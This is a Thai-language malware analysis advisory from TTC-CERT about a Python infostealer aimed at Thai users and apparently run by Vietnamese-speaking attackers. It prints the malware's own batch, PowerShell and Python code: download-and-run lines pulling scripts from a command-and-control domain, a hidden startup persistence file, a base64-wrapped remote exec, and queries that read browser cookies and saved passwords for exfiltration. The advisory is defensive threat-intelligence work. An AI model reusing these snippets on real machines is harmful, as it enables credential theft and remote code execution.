
Executive Summary

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ได้เฝ้าระวังและติดตามมัลแวร์ที่ถูกนำมาใช้ในการโจมตีชาวไทยมาอย่างใกล้ชิด โดยในระหว่างการการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบไฟล์ประเภท Zip ต้องสงสัยซึ่งถูกตั้งชื่อไฟล์ว่า "**ที่อยู่-หมายเลขโทรศัพท์-และรูปภาพของฉัน-1.zip**" โดยภายในไฟล์ดังกล่าวถูกปกป้องเอาไว้ด้วยรหัสผ่านและบรรจุไฟล์สคริปต์ประเภท batch file เอาไว้ จึงได้นำมาวิเคราะห์เพิ่มเติมและพบว่าไฟล์ดังกล่าวเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์โดยใช้มัลแวร์ซึ่งเป็นไฟล์สคริปต์ที่พัฒนาด้วยภาษา Python ทำงานในลักษณะของ Infostealer เพื่อขโมยข้อมูลที่บันทึกเอาไว้ในเว็บเบราว์เซอร์ของเหยื่อ ได้แก่ รายชื่อเว็บไซต์กับบัญชีผู้ใช้งานและรหัสผ่านที่เกี่ยวข้อง รวมไปถึงบัญชีผู้ใช้งาน (user account) ของระบบปฏิบัติการ Windows โดยข้อมูลทั้งหมดจะถูกส่งออก (exfiltrate) ไปยัง Command and Control (C2) ซึ่งผู้โจมตีใช้เครื่องมือชื่อ Ngrok ซึ่งทำงานในลักษณะของ reverse proxy เพื่อซ่อนหมายเลขไอพีที่แท้จริงของ C2 เอาไว้

ศูนย์ TTC-CERT ตรวจสอบในรายละเอียดการโจมตีพบว่า infrastucture ที่ผู้โจมตีใช้งานล้วนมีแหล่งที่มาหรือมีความเกี่ยวข้องกับบริษัทสัญชาติเวียดนามทั้งสิ้น อีกทั้งข้อมูลที่ตรวจพบจากเว็บไซต์ VirusTotal พบว่ามีไฟล์อื่น ๆ ที่ผู้โจมตีใช้งานซึ่งมีชื่อไฟล์ที่เขียนด้วยภาษาเวียดนาม นอกจากนี้ผู้โจมตียังได้กำหนดให้มัลแวร์ตรวจสอบตำแหน่งทางภูมิศาสตร์ของเครื่องคอมพิวเตอร์เป้าหมายก่อนที่จะลงมือโจมตีเพื่อหลีกเลี่ยงไม่ให้มัลแวร์ทำการโจมตีเครื่องคอมพิวเตอร์ที่มีตำแหน่งทางภูมิศาสตร์ที่ตั้งอยู่ในประเทศเวียดนาม

ทั้งนี้ ศูนย์ TTC-CERT ได้พิจารณาถึงข้อมูลของ infrastructure ที่ตรวจพบรวมถึงขีดความสามารถของมัลแวร์ดังกล่าวร่วมกับข้อมูลแนวโน้มภัยคุกคามทางไซเบอร์ในภูมิภาคเอเชียตะวันออกเฉียงใต้ ณ ปัจจุบัน ซึ่งมีกลุ่มแฮกเกอร์ที่ใช้ภาษาเวียดนามในการสื่อสารนิยมใช้มัลแวร์ประเภท Infostealer ในการโจมตีผู้ใช้งานทั่วโลกรวมถึงผู้ใช้งานชาวไทย ทำให้สามารถคาดการณ์ด้วยความเชื่อมั่นระดับสูง (high level of confidence) ได้ว่า ผู้โจมตีที่อยู่เบื้องหลังการโจมตีในครั้งนี้เป็นกลุ่มผู้โจมตีที่ใช้ภาษาเวียดนามในการสื่อสาร (Vietnamese-based)

ภาพรวมของ infection chain มีรายละเอียดตาม**ภาพที่ 1**



ภาพที่ 1 *แสดงภาพรวมของ infection chain ที่ใช้ในการโจมตี*

ศูนย์ TTC-CERT ได้จัดทำรายงานการการแจ้งเตือน-วิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of Compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

กลุ่มเป้าหมาย (Audience)

- การแจ้งเตือนนี้มีเป้าหมายสื่อสารถึงผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์และผู้ที่ทำหน้าที่ตรวจสอบเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ขององค์กร

วัตถุประสงค์

การแจ้งเตือนนี้มีวัตถุประสงค์เพื่อ


- สร้างความตระหนักรู้เกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่พบซึ่งอาจส่งผลกระทบต่อข้อมูล (information asset) ระบบสารสนเทศ (information technology) ขององค์กร
- เพื่อให้คำแนะนำในการเฝ้าระวัง ตรวจจับ และลดความเสี่ยงจากการถูกโจมตี

รายละเอียดทางเทคนิค

ในระหว่างการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบไฟล์ต้องสงสัยซึ่งมีชื่อว่า "**ที่อยู่-หมายเลขโทรศัพท์-และรูปภาพของฉัน-1.zip**" (SHA256: deed665bed5f04f95bb010f4b2094a56ffc9590001892cfa6d646705f22a1c99) โดยไฟล์ดังกล่าวเป็นไฟล์ประเภท Zip ซึ่งถูกปกป้องเอาไว้ด้วยรหัสผ่าน โดยศูนย์ TTC-CERT ดำเนินการวิเคราะห์ไฟล์ดังกล่าวและพบว่าเป็นไฟล์ที่บรรจุมัลแวร์เอาไว้ภายใน โดยมีรายละเอียดดังต่อไปนี้

<u>การโจมตีขั้นตอนที่ 1</u>

ภายในไฟล์ Zip ดังกล่าว บรรจุไฟล์สคริปต์ประเภท batch file ชื่อว่า **photo.bat** (SHA256: fe3f71cfdffdadcd2268cc3ddb66eed76ff0f0477164ee808c90c2d9768733f2) ซึ่งถูก obfuscate เอาไว้ด้วยเทคนิคโบราณโดยการแทนที่ไบต์จำนวน 4 ตัวแรกของไฟล์ ด้วยค่า hexadecimal คือ "FF FE 0D 0A" ซึ่งจะส่งผลให้ซอฟต์แวร์ประเภท Text Editor อ่านข้อมูลในไฟล์ด้วยรูปแบบ Unicode ทำให้ข้อมูลที่ปรากฏไม่สามารถแสดงผลได้ตามปกติ แต่ถ้าเปิดไฟล์ดังกล่าวด้วยซอฟต์แวร์ประเภท Hex Editor จะสามารถเห็นข้อมูลภายในไฟล์ได้ ในขณะที่ Windows Command Prompt ยังคงสามารถ execute ไฟล์ดังกล่าวได้ตามปกติ รายละเอียดตาม***ภาพที่ 2***



ภาพที่ 2 *เปรียบเทียบการเปิดไฟล์ photo.bat ด้วย Notepad++ และ HxD*

เมื่อไฟล์ photo.bat ถูก execute จะทำการเรียกใช้งานซอฟต์แวร์ curl ผ่าน Windows Command Prompt (cmd.exe) เพื่อดาวน์โหลดไฟล์สคริปต์ลำดับที่สองจาก C2 ซึ่งมี URL คือ **hxxps://sealingshop[.]click/bat/lapbun** และจะบันทึกไฟล์ดังกล่าวเอาไว้ในโฟลเดอร์ C:\Users\Public โดยตั้งชื่อไฟล์ว่า "**mems.bat**" (SHA256:

9bb86b277a49fc118ad3537308d9f66e4afcf7c5a34784ba7ece6e29a52c1a32) จากนั้นจึงทำการ execute ไฟล์ดังกล่าว ทั้งนี้ ซอฟต์แวร์ curl ถูกติดตั้งเป็นค่าเริ่มต้นบนระบบปฏิบัติการ Windows 10 ตั้งแต่เวอร์ชัน 1803 เป็นต้นไป ดังนั้นจึงสามารถประเมินได้ว่าเป้าหมายหลักของผู้โจมตีคือเครื่องคอมพิวเตอร์ที่ใช้งานระบบปฏิบัติตามข้อมูลในข้างต้น

การโจมตีขั้นตอนที่ 2

ต่อมาไฟล์ **mems.bat** จะทำหน้าที่ในการสร้าง persistence mechanism โดยการใช้งาน PowerShell เพื่อดาวน์โหลดไฟล์สคริปต์ประเภท batch file จาก C2 ซึ่งมี URL คือ **hxxps://sealingshop[.]click/config/stu** ก่อนที่จะทำการบันทึกไฟล์ดังกล่าวไว้ภายใต้โฟลเดอร์ Startup ของผู้ใช้งานโดยกำหนดชื่อไฟล์ว่า "**WindowsUpdate.bat**" (SHA256: 8e2cbf6771be53aa0a4b46f7eb35f47ce5c1db1a319773668f06b8f7f006820a) (**ตารางที่ 1**) จากนั้นจะทำการจัดเตรียมสภาพแวดล้อมเพื่อให้เครื่องคอมพิวเตอร์เป้าหมายสามารถใช้งาน Python ได้ โดยการใช้งาน curl เพื่อดาวน์โหลดและติดตั้ง Python เวอร์ชัน 3.9.0 จาก C2 (**hxxps://sealingshop[.]click/app/python39.zip**) ลงในโฟลเดอร์ C:\Users\Public\python39 จากนั้นทำการ uncompress ด้วยคำสั่ง "tar -xf" และทำการดาวน์โหลดไฟล์สคริปต์ลำดับที่สามจาก C2 ซึ่งมี URL คือ **hxxps://sealingshop[.]click/py/lapbun** โดยจะทำการบันทึกไฟล์ดังกล่าวเอาไว้ภายในโฟลเดอร์ C:\Users\Public\python39 โดยกำหนดชื่อไฟล์ว่า "**documents.py**" (SHA256: 56cca76afbf69c38104bbb69c58b57a6f6e1ad58a9868252bd302d4b67deaee8) จากนั้นจึง execute ไฟล์ดังกล่าวผ่าน Python binary ซึ่งติดตั้งเอาไว้ก่อนหน้านี้ รายละเอียดตาม**ตารางที่ 2**

ตารางที่ 1 *รายละเอียดของไฟล์ WindowsUpdate.bat*

```
cmd /c C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle
hidden C:\\Users\\Public\\python39\\python C:\\Users\\Public\\python39\\documents.py;
```

ตารางที่ 2 *รายละเอียดภายในไฟล์ mems.bat*

```
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden
Invoke-WebRequest -URI hxxps://sealingshop[.]click/config/stu -OutFile
"C:\\Users\\$([Environment]::UserName)\\AppData\\Roaming\\Microsoft\\Windows\\'Start
Menu'\\Programs\\Startup\\WindowsUpdate.bat";

cmd /c mkdir "C:\\Users\\Public\\python39";
```

```
cmd /c curl hxxps://sealingshop[.]click/app/python39.zip -o
"C:\\Users\\Public\\python39\\python39.zip"

cmd /c tar -xf C:\\Users\\Public\\python39\\python39.zip -C "C:\\Users\\Public\\python39"

cmd /c curl https://sealingshop.click/py/lapbun -o
"C:\\Users\\Public\\python39\\documents.py"

cmd /c C:\\Users\\Public\\python39\\python.exe
"C:\\Users\\Public\\python39\\documents.py"
```

การโจมตีขั้นตอนที่ 3

ไฟล์ **documents.py** เป็นไฟล์สคริปต์ซึ่งเขียนด้วยภาษา Python ทำหน้าที่ในการอิมพอร์ตโมดูลและดาวน์โหลดไฟล์สคริปต์ลำดับที่สี่จาก C2 ซึ่งมี URL คือ **hxxps://sealingshop[.]click/pyen/lapbun** โดยไฟล์สคริปต์ดังกล่าวถูก obfuscate ด้วย Base64 ซึ่งต่อมาจะถูก deobfuscate และเก็บค่าไว้ในตัวแปรชื่อ **vari** ก่อนที่จะทำการ execute โดยไม่มีการสร้างไฟล์ลงบน filesystem แต่อย่างใด รายละเอียดตาม**ตารางที่ 3**

ตารางที่ 3 *รายละเอียดของไฟล์ documents.py*

```
import requests
import os as oets
import threading
import base64
import win32crypt as wyn32_cerript
from Crypto.Cipher import AES
import getpass as ghetpat
import sys as sittum
import json
import sqlite3

vari = ''
```

```
exec(base64.b64decode({2:str,3:lambda b:bytes(b,
'UTF-8')}[sittum.version_info[0]]('dmFyaSA9IHJlcXVlc3RzLmdldCgnaHR0cHM6Ly9zZWFsaW5nc2
hvcC5jbGljay9weWVuL2xhcGJ1bicpLnRleHQ='')))

exec(base64.b64decode({2:str,3:lambda b:bytes(b, 'UTF-8')}[sittum.version_info[0]](vari)))
```

ไฟล์สคริปต์ซึ่งดาวน์โหลดจาก hxxps://sealingshop[.]click/pyen/lapbun (SHA256: 40322a938f8dffe2b72b7c52c9f1c86219fb071c23b2c37fc14423278ba8ac24) เป็น payload ลำดับสุดท้ายซึ่งถูกเขียนด้วยภาษา Python และจะเริ่มต้นทำงานด้วยการตรวจสอบตำแหน่งทางภูมิศาสตร์ของเครื่องคอมพิวเตอร์เป้าหมายโดยการเรียกออกไปยังเว็บไซต์ hxxps://geolocation-db[.]com/json และตรวจสอบค่าข้อมูลภายในหัวข้อ country_code จาก response ที่ได้รับ หากเครื่องพิวเตอร์เป้าหมายไม่ได้มีตำแหน่งทางภูมิศาสตร์อยู่ในประเทศเวียดนาม มัลแวร์จึงจะดำเนินการโจมตีในขั้นต่อไปโดยการสร้างเธรด (thread) เพื่อใช้ในการ execute ฟังก์ชันที่เป็นอันตรายในลำดับถัดไป (**ภาพที่ 3**) ทั้งนี้ ผู้วิเคราะห์คาดว่าผู้โจมตีหลีกเลี่ยงการโจมตีเครื่องคอมพิวเตอร์ที่มีตำแหน่งทางภูมิศาสตร์ซึ่งตั้งอยู่ในประเทศเวียดนามเพื่อต้องการลดความเสี่ยงด้านกระบวนการทางกฎหมาย เนื่องจากตัวผู้โจมตีเองอาจอยู่ภายใต้ขอบเขตการบังคับใช้กฎหมายของประเทศเวียดนาม

```
    def oklun(self):
        self.crosocrit()
        t1 = threading.Thread(target=self.critduplicatetzz)
        t1.start()
p = requests.get("https://geolocation-db.com/json")
if p.json()['country_code'] != 'VN':
    RitCucki().oklun()
```

ภาพที่ 3 *มัลแวร์ทำการตรวจสอบตำแหน่งทางภูมิศาสตร์ของเครื่องคอมพิวเตอร์เป้าหมาย และสร้างเธรดเพื่อใช้ในการ execute ฟังก์ชันที่เป็นอันตราย*

หลังจากนั้นมัลแวร์จะทำการดาวน์โหลดและอ่านค่าข้อมูลการตั้งค่าของมัลแวร์ (configuration) จาก C2 ซึ่งมีค่า URL คือ **hxxps://sealingshop[.]click/config/all** โดยมีรายละเอียดตาม**ตารางที่ 4**

ตารางที่ 4 *รายละเอียดข้อมูลการตั้งค่าของมัลแวร์ซึ่งดาวน์โหลดจาก C2*

C:\Users\
\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
\AppData\MyDrivers
mkdir
copy
rename
taskkill /f /im
WindowsScanner.exe
Win32SupportProduct.exe
APPDATA
\\..\\Local\\Google\\Chrome\\User Data\\Default\\Network\\Cookies
\\..\\Local\\Google\\Chrome\\User Data\\Profile
\\..\\Local\\CocCoc\\Browser\\User Data\\Default\\Network\\Cookies
\\..\\Local\\CocCoc\\Browser\\User Data\\Profile
\\..\\Local\\CocCoc\\Browser\\User Data\\Default\\Cookies
\\..\\Local\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies
\\..\\Local\\Microsoft\\Edge\\User Data\\Profile
\\Network\\Cookies
\\Cookies
USERPROFILE|AppData|Local|User Data|Local State
CocCoc|Browser
Google|Chrome
Microsoft|Edge
SELECT host_key,name,encrypted_value FROM Cookies WHERE host_key LIKE
'%facebook.com%' ORDER BY host_key
os_crypt|encrypted_key
fb
SELECT username_value, password_value FROM logins WHERE origin_url LIKE
'%facebook.com%' ORDER BY origin_url
\\..\\Local\\Google\\Chrome\\User Data\\Default\\Login Data
\\..\\Local\\Google\\Chrome\\User Data\\Profile

```
\\..\\Local\\CocCoc\\Browser\\User Data\\Default\\Login Data
\\..\\Local\\CocCoc\\Browser\\User Data\\Profile
\\..\\Local\\Microsoft\\Edge\\User Data\\Default\\Login Data
\\..\\Local\\Microsoft\\Edge\\User Data\\Profile
\\Login Data
USERNAME
SELECT host_key, has_expires, path, is_secure, expires_utc, name, encrypted_value FROM Cookies ORDER BY host_key
SELECT origin_url, username_value, password_value FROM logins  ORDER BY origin_url
WindowsSecure.bat
\\..\\Local\\Google\\Chrome\\User Data\\Default
```

เมื่อเธรดเริ่มต้นทำงาน มัลแวร์จะทำการ terminate โปรเซส chrome.exe โดยใช้คำสั่ง "taskkill /f /im chrome.exe" และเปิดใช้งานเว็บเบราว์เซอร์เพื่อเรียกหน้าเว็บเพจแห่งหนึ่งของเว็บไซต์ Facebook โดยใช้คำสั่ง "start hxxps://www.facebook[.]com/openai.research" ทั้งนี้ มีโค๊ดบางส่วนถูกผู้โจมตีทำการ comment เอาไว้ ซึ่งจากการตรวจสอบพบว่าโค๊ดดังกล่าวทำหน้าที่ในการสำเนาไฟล์ executable ของโปรเซสไปเก็บไว้ภายในโฟลเดอร์ C:\Users\{*USER*}\AppData\MyDrivers\ และ startup folder โดยมัลแวร์จะทำการเปลี่ยนชื่อไฟล์ใหม่เป็น WindowsScanner.exe และ Win32SupportProduct.exe ตามลำดับ (**ภาพที่ 4**) ซึ่งผู้วิเคราะห์คาดว่าโค๊ดที่ถูก comment เอาไว้นี้ เป็นส่วนหนึ่งของขีดความสามารถของมัลแวร์ที่ผู้โจมตีอาจจะนำมาใช้งานได้ในอนาคต

```
def critduplicatetzz(self):
    #if self.filnlem != self.audiosila:
    oets.system("taskkill /f /im chrome.exe")
    oets.system("start https://www.facebook.com/openai.research")
    self.ghetalcuckiboraozer()
    self.ghetalcuckiboraozer_tech()
    # while True:r
    #   try:
    #       if not oets.path.isdir(self.duplicetzz):
    #           oets.system(self.mkr+self.duplicetzz)
    #       if not oets.path.exists(self.duplicetzz+"\\"+self.intezl):
    #           oets.system(self.cp+'"'+self.loocal+'" "'+self.duplicetzz+'"')
    #           oets.system(self.rn+self.duplicetzz+"\\"+self.filnlem+" "+self.intezl)

    #       if not oets.path.exists(self.sotatap+"\\"+self.audiosila):
    #           oets.system(self.cp+self.duplicetzz+"\\"+self.intezl+' "'+self.sotatap+'"')
    #           oets.system(self.rn+'"'+self.sotatap+"\\"+self.intezl+'" '+self.audiosila)

    #       if not oets.path.exists(self.duplicetzz+"\\"+self.intezl):
    #           oets.system(self.cp+'"'+self.sotatap+"\\"+self.audiosila+'" "'+self.duplicetzz+'"')
    #           oets.system(self.rn+self.duplicetzz+"\\"+self.audiosila+" "+self.intezl)
    #       break
    #   except:
    #       pass

    # if self.filnlem != self.batch_fai_new:
    #   oets.system("start https://www.facebook.com/openai.research")
    # self.ghetalcuckiboraozer()
    # self.ghetalcuckiboraozer_tech()
```

ภาพที่ 4 แสดงฟังก์ชันการทำงานของมัลแวร์และโค๊ดบางส่วนซึ่งถูก comment เอาไว้

ในลำดับต่อมามัลแวร์จะเริ่มกระบวนการเก็บรวบรวมข้อมูลที่เกี่ยวข้องกับบัญชีผู้ใช้งาน (user account) ของระบบปฏิบัติการ ชื่อเว็บไซต์ บัญชีผู้ใช้งานและรหัสผ่านที่บันทึกเอาไว้ในเว็บเบราว์เซอร์ โดยมัลแวร์จะมุ่งเป้าโจมตีเฉพาะเว็บเบราว์เซอร์จำนวน 3 รายการ ได้แก่ Google Chrome, Cốc Cốc, และ Microsoft Edge ทั้งนี้ Cốc Cốc[1] เป็นเว็บเบราว์เซอร์ที่พัฒนาโดยบริษัทสัญชาติเวียดนามและมีกลุ่มผู้ใช้งานหลักเป็นชาวเวียดนาม

เมื่อเก็บรวบรวมข้อมูลเสร็จเรียบร้อยแล้วมัลแวร์จะดำเนินการส่งออกข้อมูลที่เก็บรวบรวมมาได้ไปยัง C2 โดยใช้วิธีการเรียกออกไปยัง URL คือ **hxxps://sealingshop[.]click/host/lapbun** เพื่อขอรับค่าข้อมูลซึ่งเป็นชื่อโดเมนสำหรับที่จะใช้ในการส่งออกข้อมูล (exfiltrate) ในลำดับต่อไป โดยผู้วิเคราะห์ได้ทำการทดสอบเรียกดูข้อมูลดังกล่าวเมื่อวันที่ 31 ก.ค.66 และพบว่า C2 ในข้างต้นมีการตอบกลับด้วยโดเมนชื่อ **hxxps://51d0-15-235-130-53.ngrok-free[.]app** อย่างไรก็ตามโดเมนดังกล่าวเป็น reverse proxy ซึ่งเป็นบริการของบริษัท Ngrok[2] โดยที่มีปลายทางการเชื่อมต่อไปยังหมายเลขไอพี **15.235.130[.]53** ซึ่งเป็น C2 สำหรับรับข้อมูลที่เก็บรวบรวมมาได้ที่แท้จริง ทั้งนี้ มัลแวร์ได้แบ่งการส่งออกข้อมูลเป็นสองรอบคือ

[1] "Trình duyệt Cốc Cốc | Trình duyệt web dành cho người Việt." https://coccoc.com/. Accessed 30 Jul. 2023.

[2] "ngrok." https://ngrok.com/. Accessed 4 Aug. 2023.

- รอบที่หนึ่ง มัลแวร์จะทำการเก็บรวบรวมและส่งออกข้อมูลเฉพาะส่วนที่เกี่ยวข้องกับบัญชีผู้ใช้งาน (user account) ของระบบปฏิบัติการ และบัญชีผู้ใช้งานรวมถึงรหัสผ่านของเว็บไซต์ Facebook เท่านั้น โดยมัลแวร์จะทำการเพิ่มค่า path คือ "/s-ck" ไปยังส่วนท้ายของชื่อโดเมนก่อนจะทำการส่งออกข้อมูล (**ภาพที่ 5**)
- รอบที่สอง มัลแวร์จะทำการเก็บรวบรวมและส่งออกข้อมูลบัญชีผู้ใช้งานและรหัสผ่านทั้งหมดที่เก็บรวบรวมมาได้ โดยมัลแวร์จะทำการเพิ่มค่า path คือ "/s-t" ไปยังส่วนท้ายของชื่อโดเมนก่อนจะทำการส่งออกข้อมูล (**ภาพที่ 6**)

ภาพที่ 5 *มัลแวร์ส่งออกข้อมูลรอบที่หนึ่ง โดยมุ่งเน้นข้อมูลที่เกี่ยวข้องกับ Facebook*

ภาพที่ 6 *มัลแวร์ส่งออกข้อมูลรอบที่สอง ซึ่งเป็นข้อมูลบัญชีผู้ใช้งานและรหัสผ่านของเว็บไซต์ทั้งหมดที่บันทึกเอาไว้ในเว็บเบราว์เซอร์*

Infrastructure ที่ใช้ในการโจมตี

โดเมนที่มีความเกี่ยวข้องกับ C2 ในการโจมตีครั้งนี้คือ sealingshop[.]click เป็นโดเมนที่จดทะเบียนเมื่อ 20 มิถุนายน 2566 ผ่าน registrar สัญชาติเวียดนามชื่อ Mat Bao Corporation[3] โดยปัจจุบันโดเมนนี้ถูก solve ไปยังหมายเลขไอพี **103.200.23[.]247** ซึ่งมีหมายเลข AS คือ AS135905 เป็นของ Vietnam Posts and Telecommunications Group จากนั้นศูนย์ TTC-CERT ได้ทำการตรวจสอบข้อมูลเพิ่มเติมจากเว็บไซต์ VirusTotal พบว่ามีไฟล์ที่เป็นอันตรายที่มีความเชื่อมโยงกับโดเมน sealingshop[.]click ประมาณ 19 รายการ (ข้อมูล ณ 11 ส.ค.66) ซึ่งทั้งหมดเป็นไฟล์ประเภท Zip ที่ถูกปกป้องเอาไว้ด้วยรหัสผ่านรวมไปถึงไฟล์ประเภทสคริปต์ที่ถูกพัฒนาด้วยภาษา Javascript, Powershell, และ Python โดยที่ไม่มีไฟล์ประเภท Portable Executable (PE) รวมอยู่ในรายการแต่อย่างใด ซึ่งบ่งชี้ให้เห็นว่าในปัจจุบัน tactics, techniques, and procedures (TTPs) ของผู้โจมตียังคงมุ่งเน้นไปที่การใช้งานไฟล์สคริปต์โดยจะทำการซ่อนเอาไว้ในไฟล์ Zip ที่ปกป้องเอาไว้ด้วยรหัสผ่าน

[3] "MatBao." https://www.matbao.net/. Accessed 1 Aug. 2023.

สำหรับหมายเลขไอพีที่ถูกใช้เป็น C2 เพื่อรับข้อมูลที่ถูกขโมยมาในครั้งนี้คือ 15.235.130[.]53 มีหมายเลข original AS คือ AS16276 เคยเป็นของ OVH Singapore PTE. LTD แต่ปัจจุบันถูก reassign ให้กับ HTTVServer[4] ซึ่งเป็นบริษัทที่ให้บริการเช่าใช้ web hosting สัญชาติเวียดนาม โดยผลจากการตรวจสอบข้อมูลล่าสุดบนเว็บไซต์ VirusTotal เมื่อวันที่ 31 ก.ค.66 พบว่าหมายเลขไอพีดังกล่าวยังไม่ถูกตรวจจับว่าเป็นหมายเลขไอพีอันตรายแต่อย่างใด รายละเอียดตาม**ภาพที่ 7**

ภาพที่ 7 *ผลลัพธ์จาก VirusTotal พบว่า C2 ซึ่งมีหมายเลขไอพี 15.235.130[.]53 ไม่ถูกตรวจจับว่าเป็นหมายเลขไอพีอันตราย*

คำแนะนำในการลดความเสี่ยงจากการถูกโจมตีในกรณีนี้

- หลีกเลี่ยงการดาวน์โหลดแอพพลิเคชันจากแหล่งที่ไม่รู้จัก
- ปิดกั้น (block) URL ที่อาจถูกนำมาใช้เพื่อแพร่กระจายมัลแวร์ เช่น เว็บไซต์เกี่ยวกับ BitTorrent หรือฟอรั่มต่าง ๆ ที่ไม่เกี่ยวข้องกับการประกอบธุรกิจ
- ติดตั้งและอัปเดตซอฟต์แวร์แอนตี้ไวรัส (antivirus) และ/หรือ แอนตี้มัลแวร์ (anti-malware) บนเครื่องคอมพิวเตอร์ของพนักงานทุกเครื่องเป็นประจำ
- เปลี่ยนรหัสผ่านของบัญชีผู้ใช้งานให้มีความรัดกุมตามที่ระบุไว้ในนโยบายความมั่นคงปลอดภัยสารสนเทศขององค์กร ตลอดจนหลีกเลี่ยงการใช้รหัสผ่านซ้ำกับบัญชีผู้ใช้งานหรือระบบอื่น ๆ โดยใช้กรอบระยะเวลาสำหรับการเปลี่ยนแปลงรหัสผ่านให้สั้นที่สุดเท่าที่จะทำได้
- (หากเป็นไปได้) ให้เปิดใช้งาน multifactor authentication
